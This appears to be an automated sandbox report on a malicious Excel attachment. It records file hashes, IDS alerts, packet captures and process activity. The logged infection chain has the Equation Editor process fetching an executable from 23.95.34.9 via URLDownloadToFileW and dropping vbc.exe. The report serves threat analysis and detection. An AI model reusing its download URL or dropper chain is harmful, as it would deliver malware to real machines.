SHA-512:	6E82789F31D13106D29797567561747D86BF1FA706B2D0C02CA477F18ACE233FC7AB31B02FC9E65508FE5950237A38D828E023082BA9EF6D63274FE746871290
Malicious:	false
Preview:	...<N.....L.....<...)<.....Z..n.Y.....M<W.....".B..s.....<T...<=....._..?<.....I..#.....1<....<.....z..u1.....k....Y.....<....<g.....(.."....c<...l.4."..r...<...-<...Z.. .....`..2..L..l.....-.."...<...2<.....l..^.....v...x..u.....}..w..k<....<.....h.....<...M<...M..... .....r"..9..C..... .....?..H...B...@..&..o..EJ.F.-.0.i...1.9.*..T(.a.\..g..L.O..>UP..UK.wOjc_....hZI.....W....Z^.=..Ph~7p.Ay.../....\..D..|.....G.l...@.+.6L..'.YV..af.zF.5x....w{7K;-H.Y...1.XC.....>...8..} .Mb.....[*;....R...g..).....f..Z.....N.....".....2..... .....D@.....

C:\Users\user\AppData\Local\Temp\Overliggedagene225.ini

Process:	C:\Users\Public\vbc.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	52
Entropy (8bit):	4.416383950195573
Encrypted:	false
SSDEEP:	3:AAToJ2wKyuzYAWY50p:AlJ2wKHhfep
MD5:	DD534946646E90AE1A0F38B04F9E8611
SHA1:	95FBD883E6AF911D062E6FDF9EBAA8C433AC1B16
SHA-256:	70A337B2556FA5405CB165F7E68FE601D5600F88572A85FBCBB7272F2364A082
SHA-512:	5A8B696949018FC79F71F1AEEA3C2F3131A0C6207A59F97AA3B29E8CC26383CDFF76EDDDF8085404DF8229BE29D20FB4831E0158EFD4638C52BE7BE014F829ED
Malicious:	false
Preview:	[computersamplede]..Forureningsfarernes=Reinvald81..

C:\Users\user\AppData\Local\Temp\nshD0AF.tmp\System.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\~DF3EBA8DC817904F49.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\~DF8EEDDA710CFA1BC5.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\~DFD156472CF2DDFD4C.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	96256
Entropy (8bit):	7.917788982548629
Encrypted:	false

SSDEEP:	1536:HmtaB2E29Zo12SxOn/N2mnG+Ol84U5YhIciGc0vh5ne+WRWrcUVFaBkdz8jjVHqt:HwE28Dr6Grrh4055nevbUmBkopiUlC
MD5:	B32D7BAC7FB9B903EA73A041F13D3B61
SHA1:	359458F03B700820C3B4F5FC1838EF7EA0D3CD14
SHA-256:	35BFBA75E0BC2A473EE9964F138ACD21381DDF6FD196B35127A304FA61B87826
SHA-512:	B5AA85839138D9E5449859CE6DAFC2D11B9168347BA9FA384392A3BEB241ACBFED711E52DB1BFFDF9933BD04E40C63BFB7A263314F81D875337E3C02F58025F B
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFFFED7F195E4B8B5F.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$yeni teklif talebi.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	122206
Entropy (8bit):	7.709922432740692
Encrypted:	false
SSDEEP:	3072:7fY/TU9fE9PEtuQb6VLH/hh0Spsnf60c0b2QrSfskuai8:LYa6Y6VLHH5yyLiau8
MD5:	5D160471A3168EAC0D8C34060B4F357B
SHA1:	B33D39C20CE8F3F97AEB4C53A25B4C0D525D020D
SHA-256:	3B2B83A13CC3642737C03105CF90061671172970A97BB02967E11CF30D239C18
SHA-512:	40AF820B35F66B9080D0F2127B1889D3232FF77AE736B8DBB7378DC8E5BF561DC6961868D144170083F772E82583A795131BBDD82DB2C21AF5C5B1CE20034886
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 24%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L.....Oa.....h...*.....@6.....@.....@..... .....text...vf.....h..... ..`.rdata.....l.....@..@.data...x.....@....ndata... .....rsrc.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.917788982548629
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	yeni teklif talebi.xlsx
File size:	96256
MD5:	b32d7bac7fb9b903ea73a041f13d3b61
SHA1:	359458f03b700820c3b4f5fc1838ef7ea0d3cd14
SHA256:	35bfba75e0bc2a473ee9964f138acd21381ddf6fd196b35127a304fa61b87826
SHA512:	b5aa85839138d9e5449859ce6dafc2d11b9168347ba9fa384392a3beb241acbfed711e52db1bffdf9933bd04e40c63bfb7a263314f81d875337e3c02f58025fb
SSDEEP:	1536:HmtaB2E29Zo12SxOn/N2mnG+Ol84U5YhIciGc0vh5ne+WRWrcUVFaBkdz8jjVHqt:HwE28Dr6Grrh4055nevbUmBkopiUlC
TLSH:	B493F174775AA718FEA3B2725DFA3EB7058B1F013878CE01DD953B0A13B67980931921
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.2223.95.34.949171802022550 05/14/22-15:22:35.305181	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49171	80	192.168.2.22	23.95.34.9

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:22:35.127046108 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.303962946 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.304061890 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.305181026 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.484261990 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.484304905 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.484325886 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.484344006 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.484348059 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.484370947 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.484375000 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.484380007 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.484395027 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.484415054 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.484415054 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.484436989 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.484436989 CEST	80	49171	23.95.34.9	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:22:35.484458923 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.484460115 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.484494925 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.484500885 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.484508038 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.484549999 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.540580034 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661204100 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661242008 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661266088 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661279917 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661290884 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661312103 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661319017 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661335945 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661358118 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661360025 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661377907 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661386013 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661408901 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661411047 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661422968 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661432981 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661442041 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661456108 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661477089 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661478996 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661492109 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661504030 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661510944 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661528111 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661537886 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661550999 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661564112 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661573887 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661582947 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661596060 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661618948 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661621094 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661645889 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661669016 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.661674023 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661681890 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.661701918 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.664642096 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838490963 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838522911 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838541985 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838555098 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838572979 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838589907 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838592052 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838604927 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838624001 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838634968 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838639975 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838644028 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838646889 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838660955 CEST	49171	80	192.168.2.22	23.95.34.9

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:22:35.838665962 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838686943 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838690042 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838700056 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838717937 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838726997 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838735104 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838752031 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838752985 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838763952 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838771105 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838783979 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838802099 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838804007 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838816881 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838820934 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838840008 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838845968 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838857889 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838874102 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838876009 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838887930 CEST	49171	80	192.168.2.22	23.95.34.9
May 14, 2022 15:22:35.838895082 CEST	80	49171	23.95.34.9	192.168.2.22
May 14, 2022 15:22:35.838901043 CEST	49171	80	192.168.2.22	23.95.34.9

HTTP Request Dependency Graph

- 23.95.34.9

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	23.95.34.9	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:22:35.305181026 CEST	2	OUT	GET /zaki/Komiten6.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 23.95.34.9 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:22:35.484261990 CEST	3	IN	HTTP/1.1 200 OK Date: Sat, 14 May 2022 13:22:35 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.0.18 Last-Modified: Fri, 13 May 2022 13:26:01 GMT ETag: "1dd5e-5dee49d9d61f9" Accept-Ranges: bytes Content-Length: 122206 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1f 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 68 00 00 00 2a 02 00 00 08 00 00 40 36 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 f0 07 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 04 85 00 00 a0 00 00 00 00 d0 07 00 10 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 76 66 00 00 00 10 00 00 00 68 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9a 13 00 00 00 80 00 00 00 14 00 00 00 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 78 03 02 00 00 a0 00 00 00 06 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 20 05 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 10 1d 00 00 00 d0 07 00 00 1e 00 00 00 86 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELOa h*@6@@.textvfh `.rdatal@@.datax@.ndata .rsrc@@

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **980**, Parent PID: **576**

General

Target ID:	0

Start time:	15:22:13
Start date:	14/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fef0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$yeni teklif talebi.xlsx	0	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	user	success or wait	1	1400C7879	WriteFile
C:\Users\user\Desktop\~$yeni teklif talebi.xlsx	55	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	Albus	success or wait	1	1400C78D3	WriteFile
C:\Users\user\Desktop\~$yeni teklif talebi.xlsx	0	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	user	success or wait	1	1400C7879	WriteFile
C:\Users\user\Desktop\~$yeni teklif talebi.xlsx	55	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	Albus	success or wait	1	1400C78D3	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E0B0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	(:)	binary	28 3A 29 00 D4 03 00 00 02 00 00 00 00 00 00 00 62 00 00 00 01 00 00 00 30 00 00 00 26 00 00 00 79 00 65 00 6E 00 69 00 20 00 74 00 65 00 6B 00 6C 00 69 00 66 00 20 00 74 00 61 00 6C 00 65 00 62 00 69 00 2E 00 78 00 6C 00 73 00 78 00 00 00 79 00 65 00 6E 00 69 00 20 00 74 00 65 00 6B 00 6C 00 69 00 66 00 20 00 74 00 61 00 6C 00 65 00 62 00 69 00 00 00	success or wait	1	6E0B0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **204**, Parent PID: **576**

General

Target ID:	2
Start time:	15:22:38
Start date:	14/05/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06C4	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06C4	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06C4	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06C4	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06C4	URLDownloadToFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06C4	URLDownloadToFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06C4	URLDownloadToFileW
